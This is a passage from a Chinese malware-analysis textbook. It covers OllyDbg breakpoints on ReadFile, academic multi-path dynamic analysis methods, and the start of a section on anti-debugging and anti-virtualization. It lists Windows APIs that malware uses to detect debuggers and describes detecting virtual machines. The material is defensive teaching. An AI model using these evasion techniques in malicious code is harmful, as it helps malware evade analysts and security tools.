


图 8-18　在 OllyDbg 中查找目标 API





图 8-19　定位 ReadFile 的位置






图 8-20　在目标 API 入口点设置断点

设置好断点后，继续运行被调试程序，用其打开一个音频文件，被调试程序会在设置的断点处中断，在实际调试过程中还可以结合 IDA 的静态反汇编信息对程序的执行过程进行确认。如图 8-21 所示，可以看到被调试程序命中断点时 ReadFile 函数的相关调用参数信息，结合函数原型和参数语义，可以帮助我们更好地理解程序的行为，如图 8-22 所示。




图 8-21　被调试程序命中断点

```
BOOL ReadFile(
    HANDLE hFile,                                          //文件的句柄
    LPVOID lpBuffer,                                       //用于保存读入数据的一个缓冲区
    DWORD nNumberOfBytesToRead,       //要读入的字节数
    LPDWORD lpNumberOfBytesRead,       //指向实际读取字节数的指针
    LPOVERLAPPED lpOverlapped
    //如文件打开时指定了FILE_FLAG_OVERLAPPED，那么必须，用这个参数引用一个特殊的结构
    //该结构定义了一次异步读取操作。否则，应将这个参数设为NULL
);
```

图 8-22 ReadFile 函数原型

Ollydbg 提供了丰富的断点功能，可以设置 API 断点、硬件断点、内存断点、消息断点等，同时可以对断点添加条件，实现如“第 5 次运行 ReadFile 时中断”这样的功能。此外，Ollydbg 还支持插件，分析人员可以通过插件实现自定义的功能。关于 Ollydbg 调试器的详细使用，可以查阅 Ollydbg 官方网站的使用教程和帮助文档。

动态调试分析可以获得程序动态运行时的真实行为信息，相比于静态分析更加具体和准确，但同时，由于动态执行时各种外部条件的限制，分析结果不可避免地受到执行路径单一的影响，无法全面地分析程序的各种运行状态。恶意代码编写者可以利用这一点来伪造程序行为，逃避安全软件的动态检测或干扰安全人员对恶意代码的动态分析。为了能够尽可能多地分析程序的执行路径，覆盖尽可能多的程序执行状态，触发程序的各种动态行为，从而对程序进行全面的行为分析，学术界也展开了大量的研究工作，提出了多种分析方法。

其中一个思路是把待分析程序放在不同的环境中运行，观察并比较在不同环境下程序行为表现的差异。如美国德州农工大学的 Zhaoyan Xu 等人在 RAID 2014 上提出了针对恶意代码的动态分析方法 GoldenEye[9]，通过动态构造并行分析环境，结合推测执行的方式，选择能够触发恶意行为的分析环境，达到分析恶意代码行为的目的，解决环境因素对恶意代码行为触发的影响。

另一个思路是进行动态多路径分析，如维也纳技术大学的 Andreas Moser 提出的动态多路径分析方法[12]，该方法在程序执行到某一个分支点时保存系统状态，在执行完某个分支路径之后，将程序恢复到上一个保存的状态，并改变分支条件，重新选择未遍历的分支路径继续开始执行。由于实际的程序通常包含大量的路径，全面遍历所有路径会面临路径状态空间爆炸的问题，因此，这种动态多路径分析的方法在实际分析中只能在特定的路径区域进行。

此外，还可以“强制”程序执行特定的路径，观察该路径上是否出现恶意行为。如 Xu Dongyan 等人在 Security 2014 上提出了通过改变条件判断或跳转表的方式，在不需要提供特定输入和修改运行环境的情况下，强制程序执行特定路径的方法 X-Force[13]。其利用污点传播和符号执行等方法可以理解程序如何根据输入数据选择执行路径的特点，通过修改相应的数据使程序执行到不同的路径，达到强制程序执行特定路径的目的。

8.3.4 反虚拟化分析对抗

恶意代码为了避免自身被发现和分析，通常会采用一些反调试、反分析技术来对抗分



析过程。由于动态行为分析、代码调试跟踪等分析工具普遍依赖操作系统提供的各种功能接口，因此，通过检测操作系统相关接口、数据结构等关键点的代码和数据，恶意代码可以检测系统中正在运行的各种安全分析工具，发现自身是否处于被跟踪调试的状态，从而采取对抗措施。

检测自身是否被调试的方法有很多，如通过调用如下的系统接口可以获取关于自身是否被调试的信息：IsDebuggerPresent、OutputDebugString、ZwQuerySystemInformation、ZwQueryInformationProcess、IsDebugged、NtGlobalFlags、CheckRemoteDebuggerPresent、SetInformationThread、DebugActiveProcess。

另外，还可以通过检测父进程的名字、枚举当前系统中运行的其他进程等方式察觉自身是否被调试。

除了对抗直接的跟踪调试分析之外，很多恶意代码还包含对抗虚拟化分析、自动化分析的功能。无论是分析人员手动分析还是利用自动化分析系统自动分析，在恶意代码分析过程中，虚拟化技术都被广泛应用，因此，恶意代码编写者为了对抗分析过程，增加恶意代码分析的难度，采用了各种各样的反虚拟化分析、反自动化分析技术。由于恶意分析采用的虚拟化分析环境普遍基于 VMWare、VirtualBox、KVM、XEN 等几个主流的虚拟化工具构建，因此，通过分析这些虚拟化工具构建的虚拟系统与真实系统之间的差异，恶意代码可以察觉自身是否处于虚拟系统之中，一旦发现自身处于虚拟系统之中，或者发现自身正在被跟踪调试等情况，就可以采取自我销毁、隐藏恶意行为、进行虚假操